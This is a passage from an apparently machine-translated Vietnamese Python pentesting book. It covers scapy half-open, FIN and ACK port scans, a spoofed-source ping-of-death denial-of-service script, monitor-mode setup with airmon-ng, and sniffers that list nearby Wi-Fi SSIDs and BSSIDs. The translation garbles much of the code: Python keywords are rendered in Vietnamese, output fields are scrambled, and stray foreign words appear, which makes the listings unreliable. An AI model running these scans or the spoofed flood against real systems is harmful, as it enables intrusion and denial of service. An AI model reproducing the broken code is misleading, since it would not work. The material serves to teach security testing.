Dòng đầu tiên nhập tất cả các môđun của scapy. Dòng tiếp theo ip1 = IP (src = "192.168.0.10", dst = "192.168.0.3") xác định gói IP. Tên của gói IP là ip1, chứa địa chỉ nguồn và đích. Câu lệnh tcp1 = TCP (sport = 1024, dport = 80, flags = "S", seq = 12345) xác định một gói TCP có tên tcp1 và gói này chứa cổng nguồn và cổng đích. Chúng tôi quan tâm đến cổng 80 vì chúng tôi đã xác định các bướm trước của quá trình quét ẩn. Đối với bướm đầu tiên, máy khách gửi một gói SYN đến máy chủ. Trong gói tcp1 của chúng tôi, cờ SYN đã được đặt như được hiển thị trong gói và seq được đặt a ra một cách ngẫu nhiên. Dòng tiếp theo gói = ip1 / tcp1 sắp xếp IP trước rồi đến TCP. Câu lệnh p = sr1 (pack, inter = 1) nhận gói tin. Hàm sr1 () sử dụng các gói đã gửi và nhận như nó chỉ nhận được một gói trả lời, inter = 1, cho biết khoảng thời gian là 1 giây vì chúng ta muốn có khoảng cách một giây giữa hai gói. Dòng tiếp theo p.show () cung cấp chế độ xem phân cấp của gói nhận được. Câu lệnh rs1 = TCP (sport = 1024, dport = 80, flags = "R", seq = 12347) sẽ gửi gói tin với cờ RST được đặt. Những dòng sau dòng này rất dễ hiểu. Ở đây, p1.show là không cần thiết vì chúng tôi không chấp nhận bất kỳ phản hồi nào từ máy chủ.

Kết quả như sau:

```
root @ Mohit | Raj: / scapy # python halfopen.py
CẢNH BÁO: Không tìm thấy tuyến đường nào cho đích IPv6 :: (không có tuyến đường mặc định?)

Bắt đầu phát xạ:
* Gửi xong 1 gói tin.
```

Đã nhận 2 gói, có 1 câu trả lời, còn lại 0 gói

```
### [IP] ###
phiên bản = 4L
ihl          = 5L
```

Thử nghiệm đánh hơi và thâm nhập

```

tos          = 0x0
len          = 44
Tôi          = 0
cờ          = DF
frag         = 0L
ttl          = 64
proto        = tcp
cksum        = 0xb96e
src          = 192.168.0.3
dst          = 192.168.0.10

\tùy chọn \
### [TCP] ###
thể thao      = http
dport         = 1024
seq           = 2065061929
ack           = 12346
dataofs       = 6L
dành riêng = 0L
cờ            = SA
cửa số       = 5840
cksum         = 0xf81e
khẩn cấp     = 0
tùy chọn = [('MSS', 1460)]

### [Phản đệm] ###
trọng tải      = '\x00 \x00'

Bắt đầu phát xạ:
Đã gửi xong 1 gói tin.
.. ^ Z
[10] + Đã dừng          python halfopen.py

```

Vì vậy, chúng tôi đã nhận được gói trả lời của chúng tôi. Nguồn và đích có vẻ ổn. Hãy xem truthorg TCP và nhận thấy giá trị của cờ. Chúng ta có SA, biểu thị cờ SYN và ACK. Như chúng ta đã thảo luận trước đó, nếu máy chủ phản hồi bằng cờ SYN và ACK, điều đó có nghĩa là cổng đang mở. Wireshark cũng ghi lại phản hồi, như được hiển thị trong ảnh chụp màn hình sau:

Chương 3

192.168.0.10	192.168.0.3	TCP	60 1024+80 [SYN] Seq=0 Win=8192 Len=0
192.168.0.3	192.168.0.10	TCP	60 80+1024 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0
192.168.0.10	192.168.0.3	TCP	60 1024+80 [RST] Seq=1 Win=0 Len=0

Đầu ra Wireshark

Bây giờ, chúng ta hãy làm điều đó một lần nữa, như ng lần này, đích đến sẽ khác. Từ đầu ra, bạn sẽ biết địa chỉ đích là gì:

```
root @ Mohit | Raj: / scapy # python halfopen.py
CẢNH BÁO: Không tìm thấy tuyến đường nào cho đích IPv6 :: (không có tuyến đường mặc định?)
Bắt đầu phát xạ:
* Gửi xong 1 gói tin.
```

Đã nhận 2 gói, có 1 câu trả lời, còn lại 0 gói

```
### [IP]
phiên bản = 4L
ihl      = 5L
tos      = 0x0
len      = 40
TôI      = 37929
cờ       =
frag     = 0L
ttl      = 128
proto    = tcp
cksum   = 0x2541
src      = 192.168.0.11
dst      = 192.168.0.10
\tùy chọn \
### [TCP]
thể thao = http
dport    = 1024
seq      = 0
ack      = 12346
dataofs = 5L
dành riêng = 0L
cờ       = RA
cửa sổ  = 0
```

Thử nghiệm đánh hơi và thâm nhập

```

chksum      = 0xf9e0
khẩn cấp    = 0
tùy chọn = {}

### [Phản ứng] ###

trọng tài      = '\x00 \x00 \x00 \x00 \x00 \x00'

Bắt đầu phát xạ:

Đã gửi xong 1 gói tin.

^ Z

[12] + Đã dừng          python halfopen.py
root @ Mohit | Raj: / scapy #

Lần này, nó trả về cờ RA có nghĩa là RST và ACK. Điều này có nghĩa là cổng đã đóng.

```

Quét FIN

Đôi khi từ ống lửa và Hệ thống phát hiện xâm nhập (IDS) được cấu hình để phát hiện quét SYN. Trong một cuộc tấn công quét FIN, một gói TCP được gửi đến máy chủ từ xa chỉ với cờ FIN được đặt. Nếu không có phản hồi nào đến từ máy chủ, điều đó có nghĩa là cổng đang mở. Nếu một phản hồi được nhận, nó có chứa cờ RST / ACK, có nghĩa là cổng đã đóng.

Sau đây là mã để quét FIN:

```

from scapy.all import *
ip1 = IP (src = "192.168.0.10", dst = "192.168.0.11")
sy1 = TCP (sport = 1024, dport = 80, flags = "F", seq = 12345)
pack = ip1 / sy1
p = sr1 (gói tin)
p.show ()

```

Gói này giống với gói tracers, chỉ có cờ FIN được đặt. Bây giờ, hãy kiểm tra phản hồi từ các máy khác nhau:

```

root @ Mohit | Raj: / scapy # python fin.py CẢNH BÁO:
Không tìm thấy tuyến đường cho đích IPv6 :: (không có tuyến đường mặc định?)

Bắt đầu phát xạ:
.Kết thúc gửi 1 gói tin.
*

Đã nhận 2 gói, có 1 câu trả lời, còn lại 0 gói
### [IP] ###
phiên bản = 4L
ihl       = 5L

```

```

tos          = 0x0
len          = 40
TôI          = 38005
cờ frag     =
              = 0L
ttl          = 128
proto        = tcp
chksum       = 0x24f5
src          = 192.168.0.11
dst          = 192.168.0.10

\tùy chọn \
### [TCP] ###
    thê          = http
    thao dport   = 1024
    seq          = 0
    ack          = 12346
    dataofs     = 5L
    dành riêng = 0L
    cửa sổ      = RA
    cờ          = 0
    chksum      = 0xf9e0
    tùy chọn     = 0
    khẩn cấp   = {}
### [Phản đệm] ###
    trọng tái    = '\x00 \x00 \x00 \x00 \x00 \x00'

```

Gói đến chứa cờ RST / ACK, có nghĩa là cổng đã đóng. Vậy giờ, chúng tôi sẽ thay đổi đích thành 192.168.0.3 và kiểm tra phản hồi:

```

root @ Mohit | Raj: / scapy # python fin.py CẢNH BÁO:
Không tìm thấy tuyến đường cho đích IPv6 :: (không có tuyến đường mặc định?)

Bắt đầu phát xạ:
.Kết thúc gửi 1 gói tin.
.... ^ Z

[13] + Đã dừng                               python fin.py

```

Không nhận được phản hồi từ đích, có nghĩa là cổng đang mở.

Thử nghiệm đánh hơi và thâm nhập

Quét cờ ACK

Phương pháp quét ACK được sử dụng để xác định xem máy chủ có được bảo vệ bởi một số loại hệ thống lọc hay không.

Trong phương pháp quét này, kẻ tấn công gửi một gói thăm dò ACK với số thứ tự ngẫu nhiên mà không có phản hồi nào có nghĩa là cổng đã được lọc (tương ứng lừa kiểm tra trạng thái trong trường hợp này); nếu một phản hồi RST quay trở lại, điều này có nghĩa là cổng đã bị đóng.

Bây giờ, hãy xem qua đoạn mã này:

```
from scapy.all import *
ip1 = IP (src = "192.168.0.10", dst = "192.168.0.11")
sy1 = TCP (sport = 1024, dport = 137, flags = "A", seq = 12345)
pack = ip1 / sy1
p = sr1 (gói tin)
p.show ()
```

Trong mã trên đây, cờ đã được đặt thành ACK và cổng đích là 137.

Bây giờ, hãy kiểm tra đầu ra:

```
root @ Mohit | Raj: / scapy # python ack.py
CẢNH BÁO: Không tìm thấy tuyến đường nào cho đích IPv6 :: (không có tuyến đường mặc định?)

Bắt đầu phát xạ:
..Kết thúc gửi 1 gói tin.
^ Z
[30] + Đã dừng python ack.py
```

Gói tin đã được gửi đi nhưng không nhận được phản hồi. Bạn không cần phải lo lắng vì chúng tôi có trình dò tìm Python của chúng tôi để phát hiện phản hồi. Vì vậy, hãy chạy trình đánh hơi. Không cần phải chạy nó ở chế độ bừa bãi và gửi lại gói ACK:

```
Out-put của người đánh hơi
----- Khung Ethernet -----
khử âm mac 000c294f8e35
Nguồn mac 000c292e847a
----- IP -----
TTL: 128
Nguồn IP 192.168.0.11
IP đích 192.168.0.10
----- TCP -----
```

Cổng nguồn 137

Cổng đích 1024

Cờ 04

Gói trả về hiển thị cờ 04, có nghĩa là RST. Nó có nghĩa là cổng không được lọc.

Hãy thiết lập tường lửa và kiểm tra lại phản hồi của gói ACK. Böyle giờ tường lửa đã được thiết lập, hãy gửi lại gói tin. Kết quả đầu ra sẽ như sau:

```
root@Mohit|Raj:/scapy# python ack.py
CẢNH BÁO: Không tìm thấy tuyến đường nào cho đích IPv6 :: (không có tuyến đường mặc định?)
Bắt đầu phát xạ:
.Kết thúc gửi 1 gói tin.
```

Đầu ra của trình đánh hơi không hiển thị gì, có nghĩa là tường lửa hiện diện.

Ping của cái chết

Ping of death là một loại từ chối dịch vụ trong đó kẻ tấn công cố tình gửi một yêu cầu ping lớn hơn 65.536 byte. Một trong những tính năng của TCP / IP là phân mảnh; nó cho phép chia nhỏ một gói IP thành các đoạn nhỏ hơn.

Chúng ta hãy xem mã và đi qua phần giải thích của mã.

Tên của chương trình là pingfd.py:

```
from scapy.all import *
ip1 = IP(src = "192.168.0.99", dst = "192.168.0.11")
pack = ip1 / ICMP() / ("m" * 60000)
gửi(gói)
```

Ở đây, chúng tôi đang sử dụng 192.168.0.99 làm địa chỉ nguồn. Đây là một cuộc tấn công và tôi không muốn tiết lộ địa chỉ IP của mình; đó là lý do tại sao tôi đã giả mạo IP của mình. Gói chứa IP và gói ICMP và 60.000 byte dữ liệu mà bạn có thể tăng kích thước của gói. Lần này, chúng tôi sử dụng hàm send () vì chúng tôi không mong đợi phản hồi.

Kiểm tra đầu ra trên máy nạn nhân:

1498 443.550968 192.168.0.99	192.168.0.11	IPv4	1514 Fragmented IP protocol (proto=ICMP)
1499 443.551846 192.168.0.99	192.168.0.11	IPv4	1514 Fragmented IP protocol (proto=ICMP)
1500 443.552676 192.168.0.99	192.168.0.11	IPv4	1514 Fragmented IP protocol (proto=ICMP)
1536 443.584033 192.168.0.99	192.168.0.11	IPv4	1514 Fragmented IP protocol (proto=ICMP)
1537 443.584865 192.168.0.99	192.168.0.11	IPv4	1514 Fragmented IP protocol (proto=ICMP)
1538 443.585671 192.168.0.99	192.168.0.11	ICMP	842 Echo (ping) request id=0x0000, seq

Đầu ra của ping cái chết

Thử nghiệm đánh hơi và thâm nhập

Bạn có thể thấy trong đầu ra rằng gói số 1498 đến 1537 là của IPv4. Sau đó, gói ICMP xuất hiện trong hình. Bạn có thể sử dụng vòng lặp while để gửi nhiều gói tin. Trong quá trình dồn nén, bạn phải kiểm tra máy và kiểm tra xem từ ờng lửa có ngăn được cuộc tấn công này hay không.

Tóm lược

Ở phần đầu của chương này, chúng ta đã tìm hiểu về khái niệm trình thám thính, việc sử dụng trình dò tìm qua mạng, đôi khi có thể tiết lộ những bí mật lớn như mật khẩu, cuộc trò chuyện, v.v. Trong thế giới ngày nay, hầu hết các thiết bị chuyển mạch đều được sử dụng, vì vậy bạn nên biết cách thực hiện đánh hơi chủ động. Chúng tôi cũng đã học cách tạo một lớp 4 hit. Tiếp theo, chúng tôi cũng đã học cách thực hiện giả mạo ARP. Bạn nên kiểm tra mạng bằng cách giả mạo ARP và viết những phát hiện của mình vào báo cáo. Sau đó, chúng tôi xem xét chủ đề kiểm tra mạng bằng cách sử dụng các gói tùy chỉnh. Cuộc tấn công hủy liên kết mạng tự ứng tự như cuộc tấn công nhiễm độc bộ nhớ cache ARP, điều này cũng đã được giải thích. Một nửa mở, quét FIN và quét cờ ACK là những loại quét đặc biệt mà chúng tôi cũng đã đề cập. Cuối cùng, ping chết, có liên quan đến cuộc tấn công DDOS, đã được giải thích.

Trong chương tiếp theo, bạn sẽ học về cách đánh hơi mạng không dây và các cuộc tấn công không dây. Lưu lượng không dây khác với mạng có dây. Để nắm bắt lưu lượng truy cập không dây, bạn không cần truy cập vật lý và điều này làm cho lưu lượng truy cập không dây dễ bị tổn thương hơn. Chúng ta sẽ tìm hiểu sơ lược về cách nắm bắt lưu lượng truy cập không dây và cách tấn công điểm truy cập trong chương tiếp theo.

4

Pentesting không dây

Kỹ nguyên của kết nối không dây đã góp phần tạo nên tính linh hoạt và tính di động, nhưng nó cũng mở ra nhiều vấn đề về bảo mật. Với kết nối có dây, kẻ tấn công cần truy cập vật lý để kết nối và tấn công. Trong trường hợp kết nối không dây, kẻ tấn công chỉ cần có sẵn tín hiệu để thực hiện một cuộc tấn công. Trước khi tiếp tục, bạn nên biết thuật ngữ được sử dụng:

- Điểm truy cập (AP): Nó được sử dụng để kết nối các thiết bị không dây với mạng có dây.
- Mã định danh Bộ Dịch vụ (SSID): Đây là mã định danh duy nhất gồm chữ và số 0-32 cho mạng LAN không dây; nó là con người có thể đọc được, và nói một cách đơn giản, nó là tên mạng.
- Nhận dạng nhóm dịch vụ cơ bản (BSSID): Đây là địa chỉ MAC của AP không dây.
- Số kênh: Số này thể hiện phạm vi tần số vô tuyến được AP sử dụng để truyền.



Số kênh có thể bị thay đổi do cài đặt tự động của AP. Vì vậy, trong chương này, đừng nhầm lẫn. Nếu bạn chạy cùng một chương trình vào một thời điểm khác, số kênh có thể bị thay đổi.

Trong chương này, chúng ta sẽ tìm hiểu rất nhiều khái niệm như :

- Tìm SSID không dây
- Phân tích lưu lượng truy cập không dây
- Phát hiện khách hàng của một AP
- Cuộc tấn công hủy xác thực không dây
- Cuộc tấn công ngập lụt MAC

Pentesting không dây

802.11 và 802.11x được IEEE định nghĩa là một họ công nghệ mạng LAN không dây. Sau đây là các thông số kỹ thuật 802.11 dựa trên tần số và băng thông:


- 802.11: Điều này cung cấp băng thông lên đến 1-2 Mbps với băng tần 2,4 GHz
- 802.11a: Điều này cung cấp băng thông lên đến 54 Mbps với băng tần 5 GHz
- 802.11b: Điều này cung cấp băng thông lên đến 11 Mbps với 2,4 GHz băng tần
- 802.11g: Điều này cung cấp băng thông lên đến 54 Mbps với băng tần 2,4 GHz
- 802.11n: Điều này cung cấp băng thông lên đến 300 Mbps với cả hai dải tần

Tất cả các thành phần của 802.11 nằm trong Kiểm soát truy cập phư ơng tiện (MAC) hoặc lớp vật lý. Lớp MAC là lớp con của lớp liên kết dữ liệu. Bạn đã đọc về Đơn vị dữ liệu giao thức (PDU) của lớp liên kết dữ liệu, được gọi là khung.


Tuy nhiên, trước tiên, hãy hiểu định dạng khung 802.11. Ba loại chính của các khung tồn tại trong 802.11 là:

- Khung dữ liệu
- Khung điều khiển
- Khung quản lý

Các khung này được hỗ trợ bởi lớp MAC. Hình ảnh sau đây mô tả định dạng của lớp MAC:



Trong hình trứớc, ba loại địa chỉ được hiển thị. Địa chỉ 1, Địa chỉ 2 và Địa chỉ 3 lần lượt là địa chỉ MAC của đích, AP và nguồn. Nó có nghĩa là Địa chỉ 2 là BSSID của AP. Trong chưƠng này, chúng ta sẽ tập trung vào khung quản lý, vì chúng ta quan tâm đến các kiểu con của khung quản lý. Một số loại khung quản lý phổ biến là khung xác thực, khung hủy xác thực, khung yêu cầu liên kết, khung hủy liên kết, khung yêu cầu thăm dò và khung phản hồi thăm dò. Kết nối giữa máy khách và AP được thiết lập bằng cách trao đổi các khung khác nhau, như thể hiện trong hình ảnh sau:



Trao đổi khung

Sơ đồ truớc cho thấy sự trao đổi của các khung. Các khung này là:

- Khung báo hiệu: AP định kỳ gửi một khung báo hiệu để quảng cáo sự hiện diện của nó. Khung beacon chứa thông tin như SSID, số kênh, BSSID, v.v.
- Yêu cầu thăm dò: Thiết bị không dây (máy khách) gửi yêu cầu thăm dò để xác định các AP nào trong phạm vi. Yêu cầu thăm dò chứa các yếu tố như SSID của AP, tỷ giá đư ợc hỗ trợ, thông tin cụ thể của nhà cung cấp, v.v. Máy khách gửi yêu cầu thăm dò và đợi phản hồi thăm dò trong một thời gian.
- Phản hồi thăm dò: Trong phản hồi của yêu cầu thăm dò, AP tư ơng ứng sẽ phản hồi với một khung phản hồi thăm dò có chứa thông tin khả năng, tốc độ dữ liệu đư ợc hỗ trợ, v.v.
- Yêu cầu xác thực: Máy khách gửi khung yêu cầu xác thực có chứa danh tính của nó.
- Phản hồi xác thực: AP phản hồi bằng xác thực, cho biết chấp nhận hoặc từ chối. Nếu tồn tại xác thực khóa chia sẻ, chẳng hạn như WEP, thì AP sẽ gửi văn bản thách thức dưới dạng phản hồi xác thực. Máy khách phải gửi lại dạng mã hóa của văn bản đư ợc thử thách trong khung xác thực cho AP.
- Yêu cầu liên kết: Sau khi xác thực thành công, máy khách sẽ gửi một yêu cầu liên kết có chứa các đặc điểm của nó, chẳng hạn như tốc độ dữ liệu đư ợc hỗ trợ và SSID của AP.
- Phản hồi liên kết : AP gửi một phản hồi liên kết chứa chấp nhận hoặc từ chối. Trong trường hợp đư ợc chấp nhận, AP sẽ tạo một ID liên kết cho máy khách.

Pentesting không dây

Các cuộc tấn công sắp tới của chúng tôi sẽ dựa trên các khung này.

Bây giờ đã đến lúc thực tế. Trong phần sau, chúng ta sẽ đi qua phần còn lại của lý thuyết.

Tìm kiếm SSID không dây và phân tích lưu u lư ợng không dây bằng Python

Nếu bạn đã thực hiện kiểm tra không dây bằng Back-Track hoặc Kali Linux, thì bạn sẽ quen với các bộ airmon-ng . Tập lệnh airmon-ng được sử dụng để bật chế độ màn hình trên các giao diện không dây. Chế độ màn hình cho phép thiết bị không dây chụp các khung hình mà không cần phải kết hợp với AP. Chúng tôi sẽ chạy tất cả các chương trình của mình trên Kali Linux.

Ảnh chụp màn hình sau đây cho bạn biết cách thiết lập mon0:

```

root@Mohit|Raj:~# airmon-ng
Interface     Chipset      Driver
wlan0          Atheros AR9271  ath9k - [phy1]

root@Mohit|Raj:~# airmon-ng start wlan0

Found 3 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to kill (some of) them!
-e
PID      Name
2470    dhclient
2570    NetworkManager
3112    wpa_supplicant

Interface     Chipset      Driver
wlan0          Atheros AR9271  ath9k - [phy1]
                                         (monitor mode enabled on mon0)

root@Mohit|Raj:~#

```

Thiết lập mon0

Khi bạn chạy tập lệnh airmon-ng , nó sẽ đặt tên cho thẻ không dây chẳng hạn như wlan0 , như thẻ hiện trong ảnh chụp màn hình trư ớc. Lệnh airmon-ng start wlan0 sẽ bắt đầu wlan0 ở chế độ giám sát và mon0 bắt các gói không dây.

Bây giờ, hãy viết chương trình đầu tiên của chúng ta, chương trình này cung cấp ba giá trị: SSID, BSSID và số kênh. Đừng lo lắng vì chúng tôi sẽ trình bày từng dòng một:

```

nhập hít
= socket.socket (socket.AF_PACKET, socket.SOCK_RAW, 3)
hít.bind (("mon0", 0x0003))
ap_list = []
trong khi Đúng:
    fm1 = hít.recvfrom (6000)

```

```


fm = fm1 [0]
nếu fm [26] == "\x80":
    nếu fm [36:42] không có trong ap_list:
        ap_list.append (fm [36:42])
        a = ord (fm [63])
        in "SSID ->", fm [64:64 + a], "- BSSID ->", \
fm [36:42] .encode ('hex'), "- Kênh ->", ord (fm [64 + a + 12])

```

Dòng đầu tiên là ô cắm nhập khẩu thông thư ờng. Dòng tiếp theo là hít = socket.

ở cắm (socket.AF_PACKET, socket.SOCK_RAW, 3). Tôi hy vọng bạn đã đọc kỹ Chương 3, Thủ nghiệm đánh hơi và thâm nhập . Điểm mới duy nhất là 3. Đôi số 3 đại diện cho số giao thức, cho biết ETH_P_ALL. Nó có nghĩa là chúng tôi quan tâm đến mọi gói tin. Dòng tiếp theo sniper.bind (("mon0", 0x0003)) liên kết chế độ mon0 và số giao thức 3. Trong dòng tiếp theo, chúng tôi đã khai báo một danh sách ap_list = [] trống , danh sách này sẽ lưu trữ các địa chỉ MAC (SSID) của các AP. Chúng tôi đang sử dụng một danh sách để tránh bắt kỳ sự đứt thưa nào của các AP. Để đánh hơi liên tục, chúng tôi đã sử dụng vòng lặp while vô hạn . Câu lệnh fm1 = hít.recvfrom (6000) tiếp theo cung cấp dữ liệu cho fm1 và câu lệnh fm = fm1 [0] tiếp theo chỉ lấy phần đầu tiên của khung chứa chuỗi số thập lục phân dài; nghĩa là, một kết xuất hex chứa tất cả các phần tử của một khung, như được hiển thị trong ảnh chụp màn hình sau. Tiếp theo nếu fm [26] == "\x80":

câu lệnh cho biết nếu kiểu con của khung là 8 bit, điều này cho biết khung báo hiệu, như được hiển thị trong ảnh chụp màn hình sau:



Biểu diễn Wireshark của khung đèn hiệu

Pentesting không dây

Bạn có thể thắc mắc tại sao fm [26]. Nó có nghĩa là byte thứ 27 chứa một kiểu con vì fm [0:25] có nghĩa là 26 byte đầu tiên được lấy bởi tiêu đề Radiotap. Trong ảnh chụp màn hình trước đó, bạn có thể thấy tiêu đề Radiotap, Độ dài 26, có nghĩa là 26 byte đầu tiên đã được tiêu đề Radiotap thực hiện. Tiếp theo nếu câu lệnh fm [36:42] không có trong ap_list: là một bộ lọc kiểm tra xem giá trị fm [36:42], là BSSID, có trong ap_list hay không. Nếu không, câu lệnh ap_list.append (fm [36:42]) tiếp theo sẽ thêm BSSID trong ap_list. Câu lệnh a = ord (fm [63]) tiếp theo cho biết độ dài của SSID. Trong dòng tiếp theo, fm [64:64 + a] cho biết rằng SSID của AP nằm trong 64 đến 64 cộng với độ dài của SSID; câu lệnh fm [36:42].encode ('hex') chuyển đổi giá trị thập lục phân thành giá trị thập lục phân có thể đọc được; câu lệnh ord (fm [64 + a + 12]) cung cấp số kenh, nằm trước SSID 12 số.

Đầu ra của chương trình first_ssider.py được hiển thị trong ảnh chụp màn hình sau:

```
root@Mohit|Raj:/wireless# python first_ssider.py
SSID -> -- BSSID -> 00222d7fdc06 -- Channel -> 3
SSID -> CITY PG3 -- BSSID -> 841b5e50c86e -- Channel -> 6
SSID -> -- BSSID -> 00227f67ae39 -- Channel -> 3
SSID -> TNET2--Wi-Fi--Mob:-9212311428 -- BSSID -> 000c4268b73e -
SSID -> neeraj -- BSSID -> 002615607965 -- Channel -> 78
SSID -> MOHIT l RAJ -- BSSID -> 1adc56f02689 -- Channel -> 6
SSID -> Micromax -- BSSID -> 647002dbb676 -- Channel -> 11
SSID -> NOT CONNECTED -- BSSID -> 20e52ae59fd0 -- Channel -> 2
SSID -> Mohit -- BSSID -> 88532e0a7540 -- Channel -> 6
SSID -> ANAND PG 4 -- BSSID -> 10feed33f8d2 -- Channel -> 6
SSID -> CITY PG2 -- BSSID -> 204e7face65c -- Channel -> 6
SSID -> bsnlbroad -- BSSID -> 685d43f99184 -- Channel -> 6
SSID -> -- BSSID -> 00227f25b5d9 -- Channel -> 8
SSID -> -- BSSID -> 00227f65b5d9 -- Channel -> 8
SSID -> -- BSSID -> 00227fa5b5d8 -- Channel -> 1
SSID -> -- BSSID -> 00227f27ae39 -- Channel -> 3
^Z
[6]+ Stopped python first_ssider.py
root@Mohit|Raj:/wireless#
```

Chi tiết AP

Bây giờ, hãy viết mã để tìm SSID và địa chỉ MAC của các AP bằng cách sử dụng scapy. Bạn phải nghĩ rằng chúng tôi đã thực hiện cùng một nhiệm vụ trong phân tích gói dữ liệu thô; thực sự, cho mục đích nghiên cứu, bạn nên biết về phân tích gói dữ liệu thô. Nếu bạn muốn một số thông tin mà scapy không biết, phân tích gói thô cho phép bạn tự do tạo trình đánh giá mong muốn:

```
from scapy.all import *
interface = 'mon0'

ap_list = []
thông tin def (fm):
    if fm.haslayer (Dot11):
        if ((fm.type == 0) & (fm.subtype == 8)):
            nếu fm.addr2 không có trong ap_list:
```

```

ap_list.append (fm.addr2)
in "SSID ->", fm.info, "- BSSID ->", fm.addr2

hit (iface = giao diện, prn = thông tin)

```

Hãy xem qua mã từ đầu. Câu lệnh scapy.all import * nhập tất cả các mô-đun của thư viện scapy. Giao diện biến được đặt thành mon0. Một danh sách trống có tên ap_list được khai báo. Trong dòng tiếp theo, hàm thông tin được xác định và đổi số fm đã được chuyển.

Câu lệnh if fm.haslayer (Dot11): giống như một bộ lọc, chỉ vươn qua lưu lưu lượng Dot11 ; Đầu chấm11 cho biết lưu lưu lượng 802.11. Tiếp theo if ((fm.type == 0) & (fm.subtype == 8)): câu lệnh là một bộ lọc khác, nó chuyển lưu lưu lượng truy cập mà khung khung là 0 và kiểu con khung là 8; kiểu 0 đại diện cho khung quản lý và kiểu con 8 đại diện cho khung báo hiệu. Trong dòng tiếp theo, if fm.addr2 không có trong ap_list: câu lệnh được sử dụng để loại bỏ phần dư thừa; nếu địa chỉ MAC của AP không có trong ap_list, thì nó sẽ nối danh sách và thêm địa chỉ vào danh sách như đã nêu ở dòng tiếp theo. Dòng tiếp theo in kết quả đầu ra. Dòng hit cuối cùng (iface = interface, prn = info) xem xét dữ liệu với giao diện, là mon0 và gọi hàm info () .

Ảnh chụp màn hình sau đây cho thấy đầu ra của chương trình ssid.py :

```

root@Mohit|Raj:/wireless# python ssid.py
WARNING: No route found for IPv6 destination :: (no
SSID--> CITY PG2 -- BSSID --> 20:4e:7f:ac:e6:5c
SSID--> CITY PG3 -- BSSID --> 84:1b:5e:50:c8:6e
SSID--> bsnlbroad -- BSSID --> 68:5d:43:f9:91:84
SSID--> ANAND PG 4 -- BSSID --> 10:fe:ed:33:f8:d2
SSID--> MOHIT l RAJ -- BSSID --> 1a:dc:56:f0:26:89
SSID--> royal pg 4 -- BSSID --> 64:70:02:8f:5e:0a

```

Tôi hy vọng bạn đã hiểu chương trình ssid.py. Bây giờ, chúng ta hãy thử và tìm số kênh của AP. Chúng tôi sẽ phải thực hiện một số sửa đổi đối với mã.

Mã sửa đổi mới như sau:

```

from scapy.all import *
nhập cấu trúc
interface = 'mon0'
ap_list = []
thông tin def (fm):
    if fm.haslayer (Dot11):
        if ((fm.type == 0) & (fm.subtype == 8)):
            nếu fm.addr2 không có trong ap_list:
                ap_list.append (fm.addr2)

```

Pentesting không dây

```

print "SSID ->", fm.info, "- BSSID ->", fm.addr2, \ "- Channel ->", ord(fm
[Dot11Elt: 3] .info)

hit (iface = giao diện, prn = thông tin)

```

Bạn sẽ nhận thấy rằng chúng tôi đã thêm một thứ ở đây, đó là ord (fm [Dot11Elt: 3]. thông tin).

Bạn có thể thắc mắc Dot11Elt là gì? Nếu bạn mở Dot11Elt trong scapy, bạn sẽ nhận được ba thứ, ID, len và thông tin, như được hiển thị trong kết quả sau:

```

root @ Mohit | Raj: ~ # scapy

THÔNG TIN: Không thể nhập trình bao bọc gnuplot python. Sẽ không thể âm mưu.

CẢNH BÁO: Không tìm thấy tuyến đường nào cho đích IPv6 :: (không có tuyến đường mặc định?)

lChào mừng đến với Scapy (2.2.0)

>>> ls (Dot11Elt)

TÔI : ByteEnumField = (0)
len : FieldLenField = (Không có)
thông tin : StrLenField = ('')

>>>

```

Xem mã lớp sau:

```

lớp Dot11Elt (Gói):
    name = "Phản tử thông tin 802.11"

    fields_desc = [ByteEnumField ("ID", 0, {0: "SSID", 1: "Rates", 2: "FHset", 3: "DSset", 4: "CFset",
5: "TIM", 6: "IBSSset", 16: "challenge",

